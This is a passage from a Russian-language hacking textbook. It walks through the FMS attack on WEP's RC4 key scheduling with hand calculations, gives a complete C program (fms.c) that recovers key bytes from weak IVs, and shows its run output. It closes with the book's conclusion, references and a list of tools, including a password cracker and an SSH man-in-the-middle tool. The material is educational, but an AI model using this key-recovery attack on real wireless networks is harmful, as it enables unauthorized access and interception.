IV	=	3, 15, 2
Ключ	=	1, 2, 3, 4, 5
Начальное состояние	=	конкатенация IV с ключом

```
K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
```

Поскольку ключ в данный момент неизвестен, в массив K записывается то, что известно, а в массив S – последовательные числа от 0 до 15. Затем j присваивается начальное значение 0 и выполняются три первые шага KSA. Напомним, что все вычисления выполняются по модулю 16.

KSA, шаг первый:

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 3    = 3
Поменять местами S[i] и S[j]

K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  1  2  0  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA, шаг второй:

```
i = 1
j = j + S[i] + K[i]
j = 3 + 1    + 15    = 3
Поменять местами S[i] и S[j]

K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  0  2  1  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA, шаг третий:

```
i = 2
j = j + S[i] + K[i]
```

```
j = 3 + 2    + 2    = 7
Поменять местами S[i] и S[j]

K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  0  7  1  4  5  6  2  8  9 10 11 12 13 14 15
```

Полученное j не меньше 2, поэтому можно продолжить процедуру. $S[3]$ равно 1, j равно 7, и первый байт гаммы равен 9. Поэтому нулевой байт ключа должен быть равен $9 - 7 - 1 = 1$.

Исходя из этих данных можно определить следующий байт ключа, выбирая IV вида (4, 15, X) и прокручивая KSA через четвертый шаг. Пусть IV равен (4, 15, 9), а первый байт гаммы – 6.

Выход	=	6
A	=	0
IV	=	4, 15,92
Ключ	=	1, 2, 3, 4, 5
Начальное состояние	=	конкатенация IV с ключом

```
K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA, шаг первый:

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 4    = 4
Поменять местами S[i] и S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  1  2  3  0  5  6  7  8  9 10 11 12 13 14 15
```

KSA, шаг второй:

```
i = 1
j = j + S[i] + K[i]
j = 4 + 1    + 15    = 4
Поменять местами S[i] и S[j]
K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  0  2  3  1  5  6  7  8  9 10 11 12 13 14 15
```

KSA, шаг третий:

```
i = 2
j = j + S[i] + K[i]
j = 4 + 2    + 9    = 15
Поменять местами S[i] и S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  0 15  3  1  5  6  7  8  9 10 11 12 13 14  2
```

KSA, шаг четвертый:

```
i = 3
j = j + S[i] + K[i]
```

```
j = 15+ 3    + 1    = 3
Поменять местами S[i] и S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  0 15  3  1  5  6  7  8  9 10 11 12 13 14  2
```

Гамма – j – S[4]= key[1]
6 – 3 – 1 = 2

И снова правильно определен байт ключа. Конечно, для наглядности значения *X* были подобраны специальным образом. Получить подлинное представление о статистическом характере атаки полной реализации RC4 можно из следующего исходного кода.

Файл: fms.c

```
#include <stdio.h>

int RC4(int *IV, int *key)
{
  int K[256];
  int S[256];
  int seed[16];
  int i, j, k, t;

  //seed = IV + key;
  for(k=0; k<3; k++)
    seed[k] = IV[k];
  for(k=0; k<13; k++)
    seed[k+3] = key[k];

  // -= Key Scheduling Algorithm (KSA) =-
  //Инициализировать массивы
  for(k=0; k<256; k++)
  {
    S[k] = k;
    K[k] = seed[k%16];
  }

  j=0;
  for(i=0; i < 256; i++)
  {
    j = (j + S[i] + K[i])%256;
    t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);
  }

  // Первый шаг PRGA для первого байта гаммы

  i = 0;
  j = 0;

  i = i + 1;
  j = j + S[i];

  t=S[i]; S[i]=S[j]; S[j]=t; // Обмен(S[i], S[j]);
```

```
  k = (S[i] + S[j])%256;

  return S[k];

}

main(int argc, char *argv[])
{
  int K[256];
  int S[256];

  int IV[3];
  int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
  int seed[16];
  int N = 256;
  int i, j, k, t, x, A;
  int keystream, keybyte;

  int max_result, max_count;
  int results[256];

  int known_j, known_S;

  if(argc < 2)
  {
    printf("Usage: %s <keybyte to attack>\n", argv[0]);
    exit(0);
  }
    A = atoi(argv[1]);
    if((A > 12) || (A < 0))
    {
      printf("keybyte must be from 0 to 12.\n");
      exit(0);
    }

  for(k=0; k < 256; k++)
    results[k] = 0;

  IV[0] = A + 3;
  IV[1] = N - 1;

  for(x=0; x < 256; x++)
  {
    IV[2] = x;

    keystream = RC4(IV, key);
    printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
        IV[0], IV[1], IV[2], keystream);

    printf("Doing the first %d steps of KSA..  ", A+3);

    //seed = IV + key;
    for(k=0; k<3; k++)
      seed[k] = IV[k];
    for(k=0; k<13; k++)
      seed[k+3] = key[k];
```

```
  // -= Key Scheduling Algorithm (KSA) =-
  //Инициализировать массивы
  for(k=0; k<256; k++)
  {
    S[k] = k;
    K[k] = seed[k%16];
  }

  j=0;
  for(i=0; i < (A + 3); i++)
  {
    j = (j + S[i] + K[i])%256;
    t = S[i];
    S[i] = S[j];
    S[j] = t;
  }

  if(j < 2)  // Если j < 2, то S[0] или S[1] изменились
  {
    printf("S[0] or S[1] have been disturbed, discarding..\n");
  }
  else
  {
    known_j = j;
    known_S = S[A+3];
    printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
        A+3, known_j, A+3, known_S);
    keybyte = keystream - known_j - known_S;

    while(keybyte < 0)
      keybyte = keybyte + 256;
    printf("key[%d] prediction = %d - %d - %d = %d\n",
        A, keystream, known_j, known_S, keybyte);
    results[keybyte] = results[keybyte] + 1;
  }
}
max_result = -1;
max_count = 0;

for(k=0; k < 256; k++)
{
  if(max_count < results[k])
  {
    max_count = results[k];
    max_result = k;
  }
}
printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
for(k=0; k < 32; k++)
{
  for(i=0; i < 8; i++)
  {
    t = k+i*32;
```

```
      if(max_result == t)
        printf("%3d %2d*| ", t, results[t]);
      else
        printf("%3d %2d | ", t, results[t]);
    }
    printf("\n");
  }

  printf("\n[Actual Key] = (");
  for(k=0; k < 12; k++)
    printf("%d, ",key[k]);
  printf("%d)\n", key[12]);

  printf("key[%d] is probably %d\n", A, max_result);
}
```

Этот код осуществляет FMS-атаку на 128-разрядный WEP (104-разрядный ключ, 24 бита IV), используя все возможные значения *X*. Единственный аргумент – атакуемый байт ключа, а сам ключ жестко зашит в массиве `key`**. Следующий листинг показывает компиляцию и выполнение кода fms.c для взлома ключа RC4.**

```
$ gcc -o fms fms.c
$ ./fms
Usage: ./fms <keybyte to attack>
$ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA..  at KSA iteration #3, j=5 and S[3]=1
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA..  at KSA iteration #3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA..  at KSA iteration #3, j=7 and S[3]=1
key[0] prediction = 241 - 7 - 1 = 233

[ выдача сокращена ]

Using IV: (3, 255, 252), first keystream byte is 175
Doing the first 3 steps of KSA..  S[0] or S[1] have been disturbed,
discarding..
Using IV: (3, 255, 253), first keystream byte is 149
Doing the first 3 steps of KSA..  at KSA iteration #3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is 253
Doing the first 3 steps of KSA..  at KSA iteration #3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA..  at KSA iteration #3, j=4 and S[3]=1
key[0] prediction = 72 - 4 - 1 = 67

Frequency table for key[0] (* = most frequent)
  0   1 |  32   3 |  64   0 |  96   1 | 128   2 | 160   0 | 192   1 | 224   3 |
```

```
  1 10*|  33  0 |  65  1 |  97  0 | 129  1 | 161  1 | 193  1 | 225  0 |
  2  0 |  34  1 |  66  0 |  98  1 | 130  1 | 162  1 | 194  1 | 226  1 |
  3  1 |  35  0 |  67  2 |  99  1 | 131  1 | 163  0 | 195  0 | 227  1 |
  4  0 |  36  0 |  68  0 | 100  1 | 132  0 | 164  0 | 196  2 | 228  0 |
  5  0 |  37  1 |  69  0 | 101  1 | 133  0 | 165  2 | 197  2 | 229  1 |
  6  0 |  38  0 |  70  1 | 102  3 | 134  2 | 166  1 | 198  1 | 230  2 |
  7  0 |  39  0 |  71  2 | 103  0 | 135  5 | 167  3 | 199  2 | 231  0 |
  8  3 |  40  0 |  72  1 | 104  0 | 136  1 | 168  0 | 200  1 | 232  1 |
  9  1 |  41  0 |  73  0 | 105  0 | 137  2 | 169  1 | 201  3 | 233  2 |
 10  1 |  42  3 |  74  1 | 106  2 | 138  0 | 170  1 | 202  3 | 234  0 |
 11  1 |  43  2 |  75  1 | 107  2 | 139  1 | 171  1 | 203  0 | 235  0 |
 12  0 |  44  1 |  76  0 | 108  0 | 140  2 | 172  1 | 204  1 | 236  1 |
 13  2 |  45  2 |  77  0 | 109  0 | 141  0 | 173  2 | 205  1 | 237  0 |
 14  0 |  46  0 |  78  2 | 110  2 | 142  2 | 174  1 | 206  0 | 238  1 |
 15  0 |  47  3 |  79  1 | 111  2 | 143  1 | 175  0 | 207  1 | 239  1 |
 16  1 |  48  1 |  80  1 | 112  0 | 144  2 | 176  0 | 208  0 | 240  0 |
 17  0 |  49  0 |  81  1 | 113  1 | 145  1 | 177  1 | 209  0 | 241  1 |
 18  1 |  50  0 |  82  0 | 114  0 | 146  4 | 178  1 | 210  1 | 242  0 |
 19  2 |  51  0 |  83  0 | 115  0 | 147  1 | 179  0 | 211  1 | 243  0 |
 20  3 |  52  0 |  84  3 | 116  1 | 148  2 | 180  2 | 212  2 | 244  3 |
 21  0 |  53  0 |  85  1 | 117  2 | 149  2 | 181  1 | 213  0 | 245  1 |
 22  0 |  54  3 |  86  3 | 118  0 | 150  2 | 182  2 | 214  0 | 246  3 |
 23  2 |  55  0 |  87  0 | 119  2 | 151  2 | 183  1 | 215  1 | 247  2 |
 24  1 |  56  2 |  88  3 | 120  1 | 152  2 | 184  1 | 216  0 | 248  2 |
 25  2 |  57  2 |  89  0 | 121  1 | 153  2 | 185  0 | 217  1 | 249  3 |
 26  0 |  58  0 |  90  0 | 122  0 | 154  1 | 186  1 | 218  0 | 250  1 |
 27  0 |  59  2 |  91  1 | 123  3 | 155  2 | 187  1 | 219  1 | 251  1 |
 28  2 |  60  1 |  92  1 | 124  0 | 156  0 | 188  0 | 220  0 | 252  3 |
 29  1 |  61  1 |  93  1 | 125  0 | 157  0 | 189  0 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  1 | 158  1 | 190  0 | 222  1 | 254  0 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  0 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] is probably 1
$
$ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA..  at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA..  at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA..  at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

[ выдача сокращена ]

Using IV: (15, 255, 252), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is 197
```

```
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is 176
Doing the first 15 steps of KSA..  at KSA iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0   1 |  32   0 |  64   2 |  96   0 | 128   1 | 160   1 | 192   0 | 224   2 |
  1   2 |  33   1 |  65   0 |  97   2 | 129   1 | 161   1 | 193   0 | 225   0 |
  2   0 |  34   2 |  66   2 |  98   0 | 130   2 | 162   3 | 194   2 | 226   0 |
  3   2 |  35   0 |  67   2 |  99   2 | 131   0 | 163   1 | 195   0 | 227   5 |
  4   0 |  36   0 |  68   0 | 100   1 | 132   0 | 164   0 | 196   1 | 228   1 |
  5   3 |  37   0 |  69   3 | 101   2 | 133   0 | 165   2 | 197   0 | 229   3 |
  6   1 |  38   2 |  70   2 | 102   0 | 134   0 | 166   2 | 198   0 | 230   2 |
  7   2 |  39   0 |  71   1 | 103   0 | 135   0 | 167   3 | 199   1 | 231   1 |
  8   1 |  40   0 |  72   0 | 104   1 | 136   1 | 168   2 | 200   0 | 232   0 |
  9   0 |  41   1 |  73   0 | 105   0 | 137   1 | 169   1 | 201   1 | 233   1 |
 10   2 |  42   2 |  74   0 | 106   4 | 138   2 | 170   0 | 202   1 | 234   0 |
 11   3 |  43   1 |  75   0 | 107   1 | 139   3 | 171   2 | 203   1 | 235   0 |
 12   2 |  44   0 |  76   0 | 108   2 | 140   2 | 172   0 | 204   0 | 236   1 |
 13   0 |  45   0 |  77   0 | 109   1 | 141   1 | 173   0 | 205   2 | 237   4 |
 14   1 |  46   1 |  78   1 | 110   0 | 142   3 | 174   1 | 206   0 | 238   1 |
 15   1 |  47   2 |  79   1 | 111   0 | 143   0 | 175   1 | 207   2 | 239   0 |
 16   2 |  48   0 |  80   1 | 112   1 | 144   3 | 176   0 | 208   0 | 240   0 |
 17   1 |  49   0 |  81   0 | 113   1 | 145   1 | 177   0 | 209   0 | 241   0 |
 18   0 |  50   2 |  82   0 | 114   1 | 146   0 | 178   0 | 210   1 | 242   0 |
 19   0 |  51   0 |  83   4 | 115   1 | 147   0 | 179   1 | 211   4 | 243   2 |
 20   0 |  52   1 |  84   1 | 116   4 | 148   0 | 180   1 | 212   1 | 244   1 |
 21   0 |  53   1 |  85   1 | 117   0 | 149   2 | 181   1 | 213  12*| 245   1 |
 22   1 |  54   3 |  86   0 | 118   0 | 150   1 | 182   2 | 214   3 | 246   1 |
 23   0 |  55   3 |  87   0 | 119   1 | 151   0 | 183   0 | 215   0 | 247   0 |
 24   0 |  56   1 |  88   0 | 120   0 | 152   2 | 184   0 | 216   2 | 248   0 |
 25   1 |  57   0 |  89   0 | 121   2 | 153   0 | 185   2 | 217   1 | 249   0 |
 26   1 |  58   0 |  90   1 | 122   0 | 154   1 | 186   0 | 218   1 | 250   2 |
 27   2 |  59   1 |  91   1 | 123   0 | 155   1 | 187   1 | 219   0 | 251   2 |
 28   2 |  60   2 |  92   1 | 124   1 | 156   1 | 188   1 | 220   0 | 252   0 |
 29   1 |  61   1 |  93   3 | 125   2 | 157   2 | 189   2 | 221   0 | 253   1 |
 30   0 |  62   1 |  94   0 | 126   0 | 158   1 | 190   1 | 222   1 | 254   2 |
 31   0 |  63   0 |  95   1 | 127   0 | 159   0 | 191   0 | 223   2 | 255   0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
$
```

Атака такого типа оказалась настолько успешной, что некоторые поставщики стали изготавливать устройства, в которых не используются слабые IV. Такое решение проблемы возможно лишь в том случае, если все беспроводные устройства в сети будут использовать одинаковое модифицированное микропрограммное обеспечение.

0x500

Заключение

Хакинг остается не до конца понятой темой, и положение усугубляется склонностью средств массовой информации к сенсационности. Попытки изменить терминологию оказались в целом неэффективными – изменять надо отношение. Хакеры – это просто люди, проникнутые духом новаторства и глубоко изучившие технологии. Хакеры – не обязательно преступники, но пока существует преступность, всегда будут и преступники, являющиеся хакерами. В самом по себе хакерском знании нет ничего дурного, несмотря на различные способы его применения.

Нравится нам или нет, но в программном обеспечении и компьютерных сетях, от которых зависит наша повседневная жизнь, существуют слабые места. Это оказывается неизбежным результатом ориентированного на прибыль процесса разработки программного обеспечения. Пока технологии нацелены на добывание денег, будут существовать слабости в программах и преступники в сетях. Как правило, это плохое сочетание, но те, кто ищет слабые места в программах, не всегда жаждущие наживы злобные преступники. Эти люди – хакеры, и у каждого есть свои мотивы: одними движет любопытство, другим за эту работу платят, третьи просто любят решать сложные задачи, и, разумеется, среди них есть и преступники. У большинства из этих людей отсутствуют злые намерения, и они помогают производителям программного обеспечения исправить допущенные ими ошибки. Если бы не хакеры, многие слабые места и пробелы защиты в программах остались бы скрытыми.

Некоторые утверждают, что если бы не хакеры, то не было бы и необходимости латать эти нераскрытые слабые места. Конечно, можно смотреть и с такой точки зрения, но лично я предпочитаю прогресс, а не застой. Хакеры играют очень важную роль в развитии технологий.

Если бы не хакеры, не было бы стимула совершенствовать компьютерную безопасность. И кроме того, пока люди задают себе вопросы «почему?» и «что если?», хакеры будут существовать. Мир без хакеров – это мир без любознательности и без новаторства.

Надеюсь, что эта книга рассказала о том, в чем состоят некоторые основные приемы хакинга, а возможно, и раскрыла его дух. Технологии постоянно изменяются и развиваются, поэтому всегда будут появляться новые хаки. Всегда будут обнаруживаться новые уязвимые места в программах, неточности в спецификациях протоколов и множество других просмотров и недочетов. Знания, которые дает эта книга, могут послужить лишь отправной точкой. И уже дело читателя, опираясь на эти знания, постоянно думать об устройстве вещей, отыскивать новые возможности и размышлять над тем, о чем не подумали разработчики. Ему решать, как лучше всего воспользоваться своими открытиями и применить свои знания. Сама по себе информация не преступление.

Ссылки

Aleph One. «Smashing the Stack for Fun and Profit», *Phrack 49*. *http://www.phrack.org/show.php?p=49&a=14*

Bennett, C., F. Bessette, and G. Brassard. «Experimental Quantum Cryptography», *Journal of Cryptology* 5, no. 1 (1992): 3–28.

Borisov, N., I. Goldberg, and D. Wagner. «Intercepting Mobile Communications: The Insecurity of 802.11.» *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf*

Brassard, G. and P. Bratley. *Fundamentals of Algorithmics*. Englewood Cliffs, NJ:

Prentice-Hall, 1995.

CNET News. «40-Bit Crypto Proves No Problem», January 31, 1997. *http://news.com.com/2100-1017-266268.html*

Conover, M. (Shok). «w00w00 on Heap Overflows», w00w00 Security Development. *http://www.w00w00.org/files/articles/heaptut.txt*

Electronic Frontier Foundation. «Felten vs RIAA». *www.eff.org/sc/felten/*

Eller, Riley (caezar). «Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms». *http://community.core-sdi.com/~juliano/bypass-msb.txt*

Engler, C. «Wire Fraud Case Reveals Loopholes in U.S. Laws Protecting Software». *http://www.cs.usask.ca/undergrads/bcb668/490/Week5/wirefraud.html*

Fluhrer, S., I. Mantin, and A. Shamir. «Weaknesses in the Key Scheduling Algorithm of RC4». *http://citeseer.nj.nec.com/fluhrer01weaknesses.html*

Grover, L. «Quantum Mechanics Helps in Searching for a Needle in a Haystack». *Physical Review Letters* 79, no. 2 (July 14, 1997): 325–28.

Joncheray, L. «Simple Active Attack Against TCP». *http://www.insecure.org/stf/iphijack.txt*

Krahmer, S. «SSH for Fun and Profit». *http://www.shellcode.com.ar/docz/asm/ssharp.pdf*

Levy, Steven. *Hackers: Heroes of the Computer Revolution*. New York, NY: Doubleday, 1984.

McCullagh, D. «Russian Adobe Hacker Busted», *Wired News*. July 17, 2001. *http://www.wired.com/news/politics/0,1283,45298,00.html*

The NASM Development Team, «NASM – The Netwide Assembler (Manual)», version 0.98.34. *http://nasm.sourceforge.net/*

Rieck, K. «Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain». *http://www.thehackerschoice.com/papers/ffp.pdf*

Schneier, B. Applied Cryptography: Protocols, Algorithms, and Source Code in C, 2nd ed. New York: John Wiley & Sons, 1996.

Scut and Team Teso. «Exploiting Format String Vulnerabilities», version 1.2. *http://www.team-teso.net/releases/formatstring-1.2.tar.gz*

Shor, P. «Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer». *SIAM Journal of Computing* 26 (1997): 1484–509. *http://www.research.att.com/~shor/papers/*

Smith, N. «Stack Smashing Vulnerabilities in the UNIX Operating System». *http://tinfpc3.vub.ac.be/papers/nate-buffer.pdf*

Solar Designer. «Getting Around Non-Executable Stack (and Fix)». *BugTraq* post dated Sunday, Aug. 10, 1997. *http://lists.insecure.org/lists/bugtraq/1997/Aug/0066.html*

Stinson, D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press, 1995.

Zwicky, E., S. Cooper, and D. Chapman. *Building Internet Firewalls,* 2nd ed. Sebastopol, CA: O'Reilly, 2000.

pcalc

Калькулятор для программиста, разработчик Peter Glen

http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

Netwide Assembler, разработчик NASM Development Group

http://nasm.sourceforge.net/

hexedit

Шестнадцатеричный редактор, разработчик Pixel (Pascal Rigaux)

http://www.chez.com/prigaux/hexedit.html

Dissembler

Полиморфный преобразователь байт-кода в ASCII-символы, разработчик Matrix (Jose Ronnick)

http://www.phiral.com/

Nemesis

Утилита для инъекции пакетов, разработчики obecian (Mark Grimes) и Jeff Nathan

http://www.packetfactory.net/projects/nemesis/

ssharp

Средство для атаки SSH типа «человек посредине», разработчик Stealth

http://stealth.7350.org/SSH/7350ssharp.tgz

ffp

Утилита генерации нечетких цифровых отпечатков хоста, автор Конрад Рик (Konrad Rieck)

http://www.thehackerschoice.com/thc-ffp/

John the Ripper

Взломщик паролей, разработка Solar Designer

http://www.openwall.com/john/

Алфавитный указатель

P

R

S

T

U

V

W

X

А

Б

В

Г

Д

З

И

К

Л

М

Н

О

П

P

C

Т

У

Ф

X

Ц

Ш

Э

Я